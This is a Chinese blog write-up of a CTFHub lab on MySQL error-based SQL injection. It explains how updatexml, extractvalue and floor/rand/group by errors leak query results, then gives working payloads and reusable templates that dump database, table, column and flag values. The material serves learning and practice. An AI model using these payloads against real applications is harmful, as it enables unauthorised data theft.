CTFHub技能学习——报错注入（含注入原理，WriteUp）

原创

Lxxx 于 2021-04-10 13:52:36 发布 126 收藏 1

分类专栏： 网络安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43661593/article/details/115573186

版权

网络安全 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

文章目录

报错注入原理：

updatexml()函数

介绍： `updatexml()`是一个使用不同的xml标记匹配和替换xml块的函数。

作用：改变文档中符合条件的节点的值

语法： `updatexml(XML_document, XPath_string, new_value)` 第一个参数：是`string`格式，为XML文档对象的名称，文中为Doc 第二个参数：代表`路径`，Xpath格式的字符串例如//title【@lang】 第三个参数：`string`格式，替换查找到的符合条件的数据

原理： `updatexml` 使用时，当`xpath_string`格式出现错误，`mysql`则会爆出xpath语法错误（`xpath syntax`）

例如： `select * from test where ide = 1 and (updatexml(1,0x7e,3));` 由于`0x7e`是`~`，不属于xpath语法格式，因此报出xpath语法错误。

以下代码摘自微笑师傅：（便于理解）链接在这！

```
UpdateXml报错注入
mysql> select updatexml(0,concat(0x7e,(select database())),0);
ERROR 1105 (HY000): XPATH syntax error: '~security'
```

---

extractvalue()函数

介绍：此函数从目标XML中返回包含所查询值的字符串

语法： `extractvalue(XML_document, xpath_string)` 第一个参数：`string`格式，为XML文档对象的名称，第二个参数：`xpath_string`（xpath格式的字符串） `select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));`

作用： `extractvalue`使用时当`xpath_string`格式出现错误，mysql则会爆出xpath语法错误（`xpath syntax`）

例如： `select user,password from users where user_id=1 and (extractvalue(1,0x7e));`

原理：由于`0x7e`就是`~`不属于xpath语法格式，因此报出xpath语法错误。

以下代码摘自微笑师傅：（便于理解）：

```
extractvalue报错注入
mysql> select extractvalue(1,concat(0x5c,(select database())));
ERROR 1105 (HY000): XPATH syntax error: '\security'
```

---

floor()报错注入

floor()报错注入原理（个人理解）：

为什么要使用floor和rand：

```
SELECT rand();
生成0到1之间的随机数
```

```
SELECT rand(0);
由于给了一个随机数种子0，导致生成的第一个“伪随机数”固定为0.15522042769493574
```

此时，新建一个`table1`的表，该表中一共有4个数据，执行以下sql语句

```
SELECT rand(0) FROM table1;
```

返回结果如下：

rand(0)
0.15522042769493574
0.620881741513388
0.6387474552157777
0.33109208227236947

多次执行该sql语句`SELECT rand(0) FROM table1;`，返回的结果都如上图所示。

而此时，将`rand(0)`改造为`floor(rand(0)*2)`时，sql语句修改如下

```
SELECT floor(rand(0)*2) FROM table1;
```

此时返回的结果为一个固定的序列，`0 1 1 0`

floor(rand(0)*2)
0
1
1
0

而又因为 rand 函数的特殊性（如果使用rand()的话，该值会被计算多次）。
在这里的意思就是，group by 进行分组时，`floor(rand(0)*2)`执行一次（查看分组是否存在），如果虚拟表中不存在该分组，那么在插入新分组的时候`floor(rand(0)*2)`就又计算了一次。（其实在上述 rand(0) 产生多个数据的时候，也能观察出来。**只要 rand(0) 被调用，一定会产生新值**）。

报错：

当 group by 对其进行分组的时候，首先遇到第一个值 0，发现 0 不存在，于是需要插入分组，**就在这时，`floor(rand(0)\*2)`再次被触发，生成第二个值 1，因此最终插入虚拟表的也就是第二个值 1**；然后遇到第三个值 1，因为已经存在分组 1 了，就直接计数加1（这时1的计数变为2）;遇到第四个值 0 的时候，发现 0 不存在，于是又需要插入新分组，然后`floor(rand(0)*2)`又被触发，生成第五个值 1，因此这时还是往虚拟表里插入分组 1，**但是，分组 1 已经存在了！所以报错！**

以下代码摘自微笑师傅：（便于理解）：

```
Error based Double Query Injection
mysql> select * from users where id=1 or 1 group by concat_ws(0x7e,version(),floor(rand(0)*2)) having min(0) or
1;
ERROR 1062 (23000): Duplicate entry '5.5.53~1' for key 'group_key'
```

参考文章：

mysql的floor()报错注入方法详细分析 | 小friend的博客（这个讲的最好！）


Mysql报错注入原理分析(count()、rand()、group by) - 网站安全 - 红黑联盟

SQL注入实战之报错注入篇（updatexml extractvalue floor） - 陈子硕 - 博客园

WriteUp

打开题目，提示使用报错注入：

输入`1'`，提示报错，报错如下：



方法一（使用updatexml报错注入）

附：

`updatexml`报错注入万能语句：


```
1 or (updatexml(1,c·oncat(0x7e,(这里填写sql语句),0x7e),1))
```

下方为updatexml报错注入的过程

首先爆出当前数据库

`1 or (updatexml(1,concat(0x7e,(database()),0x7e),1))`


结果如下，当前所处在的数据库为`sqli`



再爆出当前`sqli`数据库中的所有数据表：

`1 or (updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='sqli'),0x7e),1))`

结果如下，`sqli`数据库中有`news`以及`flag`两个数据表



再接着爆出`flag`数据表中的字段

```
1 or (updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='flag'),0x7e),1))
```

结果如下，`sqli`数据库中的`flag`数据表中的有一个字段为`flag`

最后爆出`flag`字段中的内容

```
1 or (updatexml(1,concat(0x7e,(select group_concat(flag) from sqli.flag),0x7e),1))
```

结果如下

但是这个时候出现了一个问题，flag并没有显示完全


出现这个问题的**原因是：`updatexml`报错注入，报错的回显最多为32位**

这个时候可以使用`substr`函数，将没有显示出来的部分截取出来

```
1 or (updatexml(1,concat(0x7e,(select substr(group_concat(flag),25,10) from sqli.flag),0x7e),1))
```

（从第25位开始截取10个字符）

结果如下：



很巧的是，就算上方的flag没有显示完全，自行在最后补上一个`}`，这样，flag也是正确的

`flag`： `ctfhub{e91e73fb1deabad4adec3699`

方法二（使用extractvalue报错注入）

附：

`extractvalue`报错注入万能语句：

```
1 or (extractvalue(1,concat(0x7e,(这里填写sql语句))))
```

`extractvalue`和`updatexml`函数类似，这里就不记录信息搜集的过程了

需要注意的是，`extractvalue`和`update`一样，报错回显只显示32位，因此，同样需要使用`substr`函数，将后半段的flag截取出来

payload：

```
1 and (extractvalue(1,concat(0x7e,(select flag from flag))))
```

结果如下：

方法三（使用floor报错注入）

附：

`floor`报错注入万能语句：


```
#下方这条语句是微笑师傅的，但是在这题好像行不通，填入database()以及version()都是可以报错回显的，但是准备爆库的时候，好像就不行了，直接显示查询正确，没有报错回显
1 or 1 group by concat_ws(0x7e,(这里填写sql语句),floor(rand(0)*2)) having min(0)
#使用下方万能语句，需要注意，返回的结果不能超过一行，如果超过一行需要使用limit进行限制
1 and (select 1 from(select count(*),concat((这里填写sql语句),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

下方为使用floor报错注入的过程

下方准备爆表名

```
1 or (select 1 from(select count(*),concat((select table_name from information_schema.tables where table_schema=database()),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

结果如下：



显示，返回结果超过1行了，这时候使用`limit`进行限制

```
1 and (select 1 from(select count(*),concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

查询到一个`news`表，注意`news`后面的`1`是拼接上去的，不是表名

再将`limit 0,1`修改为`limit 1,2`

```
1 and(select 1 from(select count(*),concat((select table_name from information_schema.tables where table_schema=database() limit 1,2),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

结果如下：得到一个`flag`数据表

然后再查询`flag`数据表下的字段名

```
1 and (select 1 from(select count(*),concat((select column_name from information_schema.columns where table_name="flag"),floor(rand(0)*2))x from information_schema.tables group by x)a)
```

得到一个`flag`字段，接着爆出`flag`字段中的值

```
1 and (select 1 from(select count(*),concat((select flag from flag),floor(rand(0)*2))x from information_schema.tables group by x)a)
```